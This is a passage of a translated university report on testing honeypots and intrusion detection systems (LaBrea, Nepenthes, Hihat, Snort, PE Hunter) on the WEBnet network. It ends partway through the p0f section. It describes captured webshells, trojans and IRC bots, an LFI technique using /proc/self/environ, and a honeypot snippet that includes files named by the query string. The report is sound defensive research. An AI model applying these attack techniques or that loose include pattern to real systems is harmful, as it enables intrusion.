Final Report for Project 230/2007 Development of Intrusion Detection Systems within the WEBnet Network

Radoslav Bodó*, Aleš Padrta
University of West Bohemia in Pilsen
Center for Information Technology
e-mail: {bodik,apadrta}@civ.zcu.cz

August 19, 2011

Abstract

The Project aimed at improving and extending intrusion detection and prevention systems used within the WEBnet network, connected to the CESNET2 network.

Given the current size of the Internet, it is impossible to prevent every single computer from being compromised. There are various types of IDSs used for protection and also for study and research purposes. All of theme have one thing in common, though: tuning them for optimum performance requires considerable time, knowledge and energy. The same is true for processing data generated by the IDSs, and also for their regular maintenance.

The main output of the Project consists in a survey of freely available IDSs, test-oriented deployment of each of them on two or three production systems within the WEBnet network, and sharing the recommended setup with other members of the CESNET association.

*Translated by sustr4@cesnet.cz

Contents

1 Introduction – Goals of the Project **3**

2 Work done within the Project **3**
2.1 LaBrea . . . 3
2.2 Nepenthes . . . 4
2.3 Honeytrap . . . 6
2.4 Web Honeypots . . . 6
2.4.1 Hihat . . . 6
2.4.2 Hihat: Tomcat and JBoss . . . 7
2.4.3 Apache RFI . . . 8
2.5 Snort . . . 9
2.6 PE Hunter . . . 12
2.7 Spamsearch.pl . . . 13
2.8 p0f . . . 14
2.9 Summary of Test Results . . . 14
2.10 Education and Publishing within the Project . . . 14
2.11 Production Deployment . . . 15
2.12 Books purchased . . . 15

3 Goals Achieved **16**

4 Justfication of Changes **16**

5 Results and their Applicability **16**

6 Impact of the Project **17**

7 Press Release **17**

8 Budget **17**

A *dbacl* Bayes Classifier Categories **21**

B Description of Published Data **22**

C Examples of Generated Reports and Web Interfaces **24**
C.1 labrea_report.pl . . . 24
C.2 Web Interface to LaBrea Data . . . 25
C.3 nepe_report2.pl . . . 25
C.4 Web Interface to Nepenthes Data . . . 27
C.5 apache_rfi_report.pl . . . 27

List of Figures

1 LaBrea: Number of unique attackers . . . 4
2 Nepenthes: Number of unique attackers . . . 5
3 Hihat: Modification for Hihat . . . 7
4 apache_rfi: Numbers of attacks recorded . . . 9
5 Data obtained from IRC . . . 10
6 mysql: Augmenting maximum table size settings . . . 11
7 Snort: Stripping `tag` keywords . . . 11
8 Snort: Number of events . . . 12
9 Spamsearch.pl query . . . 13
10 Spamsearch: Number of detected spammers . . . 13
11 Detecting the OS with p0f . . . 14

1 Introduction – Goals of the Project

Originally there were two IDSs in experimental operation at the UWB.[1] There was no regular monitoring or evaluation of data being gathered.

Our Project aimed at evaluating freely available IDS solutions through experimental deployment within the WEBnet network.[2] Two or three selected IDSs would be deployed in the production environment and a suitable reporting scheme would be devised to improve security across the WEBnet/CESNET2 networks.

The Project was also intended to provide learning time and opportunities, and to share information on detected attacks with other organizations (CESNET, Honeynet).

2 Work done within the Project

We have tried and evaluated IDSs listed below. Some of them will be left running in the production environment even after the project ends, while others will be decommissioned since they do not provide relevant or reliable data. We have also attended the BlackHat 2009 Conference and purchased several books on computer security.

2.1 LaBrea

A simple system for detecting compromised computers trying to infect their neighbors. It was originally designed to prevent the spreading of the CodeRed virus. It relies on a technology known as *tarpitting*, trying to keep the attacker busy as long as possible to prevent it from attacking elsewhere. LaBrea achieves that by leaving the TCP handshake unfinished. It replies to an incoming SYN packet by SYN-ACK but sends no more replies after that.

Several libraries are required to install and run the control scripts. An installation manual is not included in this Report (it is available for instance in [1]). We have slightly modified LaBrea for the purposes of our environment by fixing *dumbnet* library bindings and modifying output to display bandwidth usage in bytes/s rather than kilobytes/s.

We have run the system in a subnet with 253 addresses. LaBrea was monitored by an in-house NetFlow system that collects netflow information, and by a stand-alone script that scans LaBrea's output logs and looks up attackers coming from pre-defined networks (networks connected to CESNET2 – *scripts/labrea/labrea_report.pl*).[3]

We have also implemented a simple Munin plugin to display information on LaBrea's bandwidth usage. A high percentage of connections was directed to port 80/tcp, and we have subsequently reconfigured LaBrea to omit that port. We have also implemented a script to import LaBrea's data into a database (*scripts/labrea/labrea.loadup*) to make them better organized, and also a simple Web interface to browse the results.

Results

There were 37,628 attackers recorded between March 2008 and March 2009. Among them 16 came from within the CESNET2 network and 8 were located in WEBnet. The average number of attackers was 146/day. Figure 1 shows total sums of attacks per day. LaBrea also reports bandwidth used to keep attackers attracted. Bandwidth consumption averaged at 804 b/s.

We have tried to identify prominent peaks seen in the graph:

[1] University of West Bohemia, Center for Information Technology – `http://civ.zcu.cz`

[2] Metropolitan network operated by the University of West Bohemia

[3] The path indicates the script's location among published data, see Chapter 5 and Appendix B




Figure 1: LaBrea: Number of unique attackers

	Note
1	Distributed scan of port 5900 (VNC)
2	Activity on port 4662 – could it be explained by an increased activity of the StormBotnet and their regular Easter and USA Tax Day campaigns? The same peak was recorded by Dshield.org
3	Distributed scan of port 5900 (VNC)
4	Distributed scan of port 5900 (VNC); Activity on MS ports 139, 445
5	Activity on MS ports 139, 445; Activity on port 4662
6	Distributed scan of port 5901 (VNC)
7	Activity on port 4662. Formation of hurricane Gustav; Activity on port 22 – isc.sans diary 4937
8	Scan of Web-related ports – 1080, 3127, 3128, 6588, 8000, 8080, 8081, 11022, 11033
9	Distributed scan of port 5900 (VNC)

Conclusion

LaBrea is a very useful tool for detecting compromised computers. It is easily deployed and its output can be evaluated by employing simple filters. Shortly before the end of the project we have identified the `--max-rate` argument as key to influencing the performance of the system. Although the reported bandwidth usage was far below 300 kb/s (averaging around 800 b/s), an experimental increase of the `--max-rate` argument had a multiplicative effect on the number of detected attackers. We are going to investigate that *effect* further. The honeypot will be kept in operation.

2.2 Nepenthes

Nepenthes is a non-native, low-interaction honeypot that emulates known MS Windows vulnerabilities. It is a modular tool implemented in C++.

We run into difficulties trying to interpret its output, though. The default output log is not too informative, while debug logs are cluttered by useless information of running into/out of internal

object methods. Writing and especially maintaining a parser for the debug log seemed too costly since no one guaranteed stable output.

That was why we were looking for another solution to extract in interpret Nepenthes' data, preferably in a standard way supported by other IDSs on our list: LaBrea, Nepenthes, Snort. There are two such solutions supported by Nepenthes.

Prelude-IDS At a first glance it suits our needs perfectly. As an IDS it offers centralized storage of data from approx. 20 other IDSs in a MySQL database, supports encrypted transfer of data from sensors to the central storage relying on a standard protocol that is even available as an experimental RFC[27], and also monitors the state of individual sensors by a heartbeat signal. We will surely find that useful in the future but we have decided not to use it for our present needs. There are several reasons: a complicated database schema, current implementation of the protocol only available for the binary format of IDMEF, and there is just a poor Web interface implemented in Python.

SurfnetIDS A system similar to Prelude. It can only work with several other IDSs, there is no standard protocol and on top of that its uses PostgreSQL to store data.

Neither of the two solutions seemed suitable for our purpose, which was why we have extended Nepenthes with our own module that used the internal EventManager to record important events. We have then implemented a simple script to parse the new log and generate reports on the general status of the system and look up attackers located in pre-defined networks (*scripts/nepenthes/nepe_report2.pl*). Similar to the previous case we have also implemented a script to import Nepenthes' data into a database and provided a simple Web interface to browse the results.

Results

Between March 2008 and March 2009 there were 28,485 unique attackers, averaging at 156 a day. Among them 16 came from within the CESNET2 network and 12 were located in WEBnet. Fig. 2 shows daily totals. We do not have any explanation of peaks seen in the graph but the increased activity always affected ports 139 and 445.




Figure 2: Nepenthes: Number of unique attackers

Intercepted Malware

As an important feature, Nepenthes can extract propagating malware, or at least its downloader/dropper section, from certain types of attacks. Unfortunately none of the samples we were able to obtain came from WEBnet or CESNET2, making it impossible to investigate further. The average number of recorded samples was 2.9/day and we have obtained 450 samples in total. We have analyzed all of them with a ClamAV antivirus, which identified 79 unique viruses and 61 uninfected files.

Conclusion

Nepenthes is a useful tool for detecting Windows malware. The code is clean and modular. The tool is still in development and we will continue running it.

2.3 Honeytrap

This IDS is intended primarily for research purposes. It accepts all connections to selected ports on a given machine (IP address) and returns a pre-defined static answer. The rest of the session is then recorded in a *pcap*-formatted file and made available for analysis, making it possible to discover new exploits of any service. Data provided by Honeytrap were too low-level for our purpose and we were not able to obtain information similar in structure or quality to that provided by LaBrea or Nepenthes. We may still make use of Honeytrap in one of our future projects.

2.4 Web Honeypots

We have done preliminary examination of the originally identified Web Honeypots: PHP Hop[4] and GGH[3] but they did not offer much flexibility, their logging output was not suitable for parsing and they were not being maintained by their authors anymore. That was why we have decided to try out another tool produced by the honeynet.org group – project Hihat[5]. Although there has only been one release and it is not being developed anymore, either, it offers a general design applicable to any PHP application.

Another product – The ISC Web honeypot[9] – was conceived while our project was still running but we have not tested it.

2.4.1 Hihat

Hihat can be used to turn any PHP application into a highly interactive honeypot. It appends its own code to any script/page, storing details of all incoming queries (URL, parameters, http headers, ...) in a database. Since the honeypot does not affect the intended function of the application, it must be monitored regularly.

This was not very useful for us and we have tried to set up a Web honeypot a little differently. We have used `wget` to make copies of several randomly selected Web pages running well known applications such as phpmyadmin, phpbb, phpnuke or wordpress. Once stored on the disk, we have parsed the resulting directory structure to remove the '?' characters from file names, and to make them available statically while maintaining the illusion of dynamic function of parameters. The core scripts (index.php, users.php, viewtopic.php, ...) were replaced with Hihat, extended to store parameters included in the http request and return a suitable static page from the disk. The approach is loosely documented in *scripts/hihat/mk_hihat*, and the essential design is shown in Fig. 3.

We have have used both Czech and foreign originals but we have scrambled major keywords (replacing, for instance, "Doom" with "Zoom" or "Bystrica" with "vnica") to make sure that search engines do not display our copies alongside the originals.

Initially we were running the server on approx. 100 IP addresses, publishing a title page (index.html) with a set of transparent links[5]. We have referenced this page through transparent links from several real Web applications used at the UWB. Unfortunately, this multiplication

```
<Hihat Code>
$new = $_SERVER["SCRIPT_FILENAME"]."X".$_SERVER["QUERY_STRING"];
if(is_file($new)) {
     include($new);
} else {
     header("HTTP/1.0 404 Not Found");
}
```

Figure 3: Hihat: Modification for Hihat

(intended as a *cheap expansion* of the honeypt) was interpretted by Google as a link farm, and it was not indexed. A month into its operation we have *reduced* the server to one domain and it took Google another week to start listing us among search results.

Records of visits by search engine spiders must be removed regularly from the database (*scripts/hihat/clean_hihat_spiders.sh*). Hihat provides a simple Web interface to browse the records, implements an attack detection system based on black- or whitelisting but offers no functions for data processing. Its output is primarily intended for manual analysis. We have modified the Web interface to export data by producing CSV-formatted lists rather than HTML tables (*scripts/hihat/overviewMainCsv.php*).

Results After removing records of search engine spiders there were 181,053 requests left in the database (recorded between July 2008 and May 2009). We have used our own script to extract attempts at guessing passwords for phpmyadmin, phpbb or phpnuke (*scripts/hihat/getbruteforces.sh*). We have also identified attempts at php remote file include (*scripts/hihat/getrfi.sh*) and attempts at exploiting the tomcat manager (see below; *scripts/hihat/getmanager.sh*). Some of the remaining records were identified by Hihat as other types of attacks – see totals in the table below. Remaining records (approx. 34,000) were either generated by minor search engines or they were false alarms.

Type of Attack	No. of Occurrences
Password guessing	13,5691
RFI	7,047
Manager upload	1,628
SQL injection	2,712
Directory traversal	48
Directory traversal + LFI	4
Total	147,130

Table 1: Hihat: Detected attacks

The final case of local file inclusion is quite interesting (`/proc/self/environ`). It reflects the current environment settings applied to HTTP request processing, including the malicious code into the User-Agent header that forms a part of the file being included [24]. This can be prevented by proper setup of PHP `openbase_dir` or by running the webserver in jail/chroot.

There were 147,130 attacks recorded between July 2008 and May 2009. None of them originated from the CESNET2 network.

2.4.2 Hihat: Tomcat and JBoss

Java-based technologies are recently becoming widespred alongside PHP in the Web environment. Small and mid-sized projects often rely on a Tomcat Web container and a JBoss application server.

We have applied similar technology to their control consoles (Tomcat manager, JBoss jmx-console) to set up low-interaction honeypots (*scripts/hihat/webhpj2ee*).

This honeypot was not referenced from the list of transparent links in our main Hihat honeypot page. As a result it has not been indexed by search engines and its records constitute a set of clean data reflecting only direct attacks (i.e. those not relying on search engines – googlehacking). A full list can be found among the published data (*data/hihat/analyza-j2ee.ods*). Besides traditional attempts based on testing for the existinece of a proxy server, which are typical for various PHP applications, SQL injection and directory traversal, the log also shows attempts at exploiting the Lotus Notes Web interface and a combined attempt at proxy detection and automated geolocation through ip2location.com (`GET http://www.ip2location.com HTTP/1.1`).

We have recorded 46 attacks (1,600 requests) at the unsecure Tomcat manager, which allows remote installation of any web application (servlet manager/html/upload). Unfortunately Hihat itself does not store POST request data included in the request as *multipart/form-data*.

By using tcpdump to record full comunication and by analyzing one of the attacking servers we were able to intercept an upload of an attacking application fexshell.war (*data/hihat/fexshell*). It is a Windows Troyan that downloads any selected EXE file to the compromised machine and runs it. The samples we have obtained register the malware as a system service and declare their presence through a C&C Web server. Fexshell extrats the URL of the malware it is supposed to download from the HTTP request header (`Cache-Vip-Url`).

Another malware we were able to intercept was the Jsp WenShell (*data/hihat/jshell*). It is a simplified version of tools such as *r57shell* or *c99*. Following a simple authorization it allows users to manipulate files on the server's disk, run operating system commands and access a database. The language used in comments and the interface indicates that it may originate from China.

We have not recorded any attacks on our imitation of a JBoss management console[4] that also allows remote installation of any application. There were no attempts despite the fact that search engines can currently identify hundreds of vulnerable servers and one could reasonably expect that this type of atacks would be quite common.

There were 31,761 attacks recorded between August 2008 and May 2009. None of them originated from the CENSET2 network.

2.4.3 Apache RFI

Another solution addressing Web server security, besides deploying the honeypot as described above, consisted in implementing our own script to check Apache logs. The script looks up attemptes at traditional PHP remote include attacks and downloads the relevant malware. It was in operation on two production servers between March 2008 and March 2009 and it recorded 31,228 attacks. 18 of them originated from the CESNET2 network. We have also obtained 5,234 unique samples of files intended for inclusion. One of the cases was tracked down to an insufficiently secured Web portal of a CESNET member organization.

Intercepted Malware

We have used the `file` command to separate the samples into several classes (text, php, html, ...). We have then applied a Bayes filter (`dbacl`[28]) to distinguish between the total of 33 different categories of PHP scripts (see an overview in Appendix A). We have defined the categories as we saw fit for our purpose.

Categories *spam*, *html*, *404*, *rss*, *error*, *empty* or *bin* include either false alarms or meaningless data.

Categories *genericprobe**, *maildrop*, *userfinger*, *dynamicprobes* and *staticprobes* include small tools that detect essential information on the compromised system (operating system, free disk space, user account running the Web server, ...). Judging by the number of samples collected the Drop Zone technology is very popular[22]. On top of that there is another interesting derivative – *genericprobewithiframeinjection* – which does not only try to look up essential system information

[4] or MBean *jboss.system:service=:MainDeployer*




Figure 4: apache_rfi: Numbers of attacks recorded

but also searches for all *htm, *html and *php files located in the `DOCUMENT_ROOT` and appends an IFRAME to the end. It usually contains HTML exploiting browser or plugin errors.

Categories *botexec*, *c99*, *defacingtool*, *filetool*, *massmailer*, *pbot*, *phpbot*, *r57* and *shellbot* include standard tools offering functions of varying sophistication, allowing the attacker to use the compromised system remotely. These functions range from performing basic disk operations to accessing existing local databases.

We have created scripts that work with the *pbot* robot and try to extract connection information from its code (IRC server and channel). Once we had those, we have performed a one-off survey of these C&Cs. There were 30 active channels and 1,300 active users. It is reasonable to expect that some of the information is duplicated for the following resons:

- rlationship between IRC servers is not detected
- multiple infection or robots connecting to multiple channels
- unability to safely recognize robots from regular users.

We have employed Graphviz tools[11] to visualize the data. Fig. 5 gives a better idea of data duplication, indicating that the actual number of botnets is approx. 13 to 16. Obtaining the addresses of connected robots is difficult as some servers mask the actual addresses while others return them in non-standard IRC messages. The graph does not iclude addresses of malware distributors – it only displays the current status of IRC channels we have identified. More graphs can be found among the published data (*data/apache_rfi/graphviz*).

Conclusion

Hihat is a nice tool. We will keep it running in experimental mode and try to improve and extend its settings. *apache_rfi* scripts proved useful and we will continue running them.

2.5 Snort

Snort IDS[6] is a respected and widely used tool relying on the signatures method. Many commercial, even hardware-embeded products are based on it. For Snort to work efficiently, signature libraries bust be well tuned and frequently updated. We have decided, contrary to our original plan to add several new installations of Snort to selected production servers, to deploy it on a major line within the WEBnet network.




Figure 5: Data obtained from IRC

This allowed us to monitor the whole network, not just a few select servers. We have used MySQL 4 for data storage and a Web-based BASE Application [7] for data processing. MySQL 4 was selected because it provides for simple database rotation. With MySQL 4.x this can be done with `mysqld` turned off as a simple file operation (by renaming the data directory and replacing it with an empty database template containing no data). Version 5.x does not allow this and all data need to be exported/imported, which can be time consuming at great volumes of data (in the order og gigabytes). When setting up the database it is necessary to remember that MySQL is not by default configured for tables larger than 4 GB. This must be amended by increasing the appropriate limits:

```
mysql> alter table <vsechny tabulky>
            max_rows = 200000000000
            avg_row_length = 512;
```

Figure 6: mysql: Augmenting maximum table size settings

We have downloaded official signatures from snort.org and rules produced by *emergingthreats.org* (formerly *bleedingsnort.org*). We have stripped the `tag` keywords before applying ET rules, though. `tag` keywords indicate that if an attack is identified based on a rule, the database also stores the rest of the session for later analysis. In our setup this would have generated an unmanageable amount of data.

```
$ for all in `ls *rules`; do
       cat $all | sed 's/tag:[^;]*;//' > $all.new;
       mv $all.new $all;
  done
```

Figure 7: Snort: Stripping `tag` keywords

We have also deactivated preprocessors and rules that detect port scanning – for the very same reason.

The following rule sets distributed with Snort 2.8 were used: local, bad-traffic, exploit, scan, finger, ftp, telnet, rpc, rservices, dos, ddos, dns, tftp, web-cgi, web-coldfusion, web-iis, web-misc, web-client, web-php, sql, x11, icmp, netbios, misc, attack-responses, oracle, mysql, snmp, smtp, imap, pop2, pop3, nntp, other-ids, web-attacks, backdoor, shellcode, info, virus. On top of that the following ET rules were used: malware, dos, exploit, virus, web, p2p, attack_response, voip, web_sql_injection. Official rules were updated twice a week by *oinkmaster*. ET rules were updated manually as required.

We have tuned the system (*scripts/snort/zcu.rules*) so that it generated approximately 800,000 records per week. We have also been rotating the database weekly. Our experience shows that PHP with the BASE interface works reasonably well with up to 1,000,000 records. Larger amounts of data make the Web-based system unusable. Given the large amount of data generated, we have been usually using the system as an additional source of information when investigating incidents in the WEBnet network. Among others, the following rules proved most useful:

- ET MALWARE Suspicious 220 Banner on Local Port: 2003055
- ATTACK-RESPONSES id check returned root : 1:498

The first one detects probable FTP servers running on non-standard ports, which indicates that the computer in question may have been compromised by a warez group that uses the computer as a distributed data store.




Figure 8: Snort: Number of events

The second one may reflect a successful attempt at identifying the user account used to run a service (for instance a PHP-enabled Web server). The `id` command is typically on of the first run by an intruder on a compromised system.

We have also been using Snort as an additional source of data when investigating third party claims of intellectual property right violations by WEBnet users. The basic rule set as well as the ET rules include a series of rules for identifying packets/connections of more widespread P2P networks (DC++, eDonkey, BitTorrent, ...). To help us resolve the cases we have implemented a script that exports and keeps relevant records (*scripts/snort/searchp2p.sh*). They can be used to resolve disputes whether such claims are justified.

Conclusion

We will further improve Snort IDS settings and we will keep it running as a supplementary IDS.

2.6 PE Hunter

PE Hunter is a dynamic preprocessor for the Snort IDS. It extracts PE-type executable files (Windows executables) from the data stream being monitored. It identifies them by the PE header, computes the length of each file and stores it on a disk.

Having deployed it on a very fast and heavily loaded line, we had to make a few small modifications (*src/pehunter-session.patch*). More specifically, we have limited the number of simultaneously monitored connections and reduced the length (depth of the stream) of data that are searched for PE headers. After processing the given length without finding a PE header the data are dropped and the *monitoring slot* is made available for another stream.

Conclusion

We have collected 3,111 PE files between January 2009 and April 2009. Only eight of them contained malware (as detected by ClamAV). Intercepting malicious software in this manner is an interesting idea but it would be more appropriate to locate the PE Hunter elsewhere within the

network (for instance directly in front of critically important subnets). We will not be operating this monitor anymore.

2.7 Spamsearch.pl

In the end the simplest solution that was originally conceived out of the scope of this Project proved to be the most efficient. We have implemented a simple script for internal use by WEBnet's security team (WIRT). It searches the NetFlow database, looking for network nodes that have established more than a pre-set number (300) of connections to port 25 (SMTP). The query into the database of the Calligare NetFlow systems used at the UWB looks like this:

```
SELECT from_unixtime(st),sum(bytes),sum(pck),inet_ntoa(sip),count(*) as conns
FROM $table WHERE dp=25 and
(sip>=inet_aton('147.228.0.0') and sip<=inet_aton('147.228.255.255'))
and
(sip!=inet_aton('whitelist1') and sip!=inet_aton('whitelist2') )
GROUP BY sip HAVING conns > 300 order by conns desc
```

Figure 9: Spamsearch.pl query




Figure 10: Spamsearch: Number of detected spammers

While our solution relies on features provided by backbone routers and a commercial NetFlow data collector, smaller networks could achieve the same functionality with free *flow-tools*. Flow monitoring tools rate, in general, among the most useful when it comes to investigating security incidents[12].

The most importatnt prerequisite to keeping this solution efficient consists in maintaining the whitelist that lists legitimate mail servers. This makes the solution unusable within CESNET2 where administrators lack the necessary information on SMTP servers. On the other hand, member networks can make use of the solution quite easily.

Conclusion

We have identified 99 compromised machines between February 2009 and May 2009. 67 of them were students' laptops. This IDS will be kept running and we will try to extend its features in the future.

2.8 p0f

The p0f tool was used as a supplement to other systems, extracting information on operating systems that were trying to communicate with our honeypots. p0f identifies the remote operating system by comparing characteristics seen in SYN, SYN/ACK and RST packets with its own knowledge base.

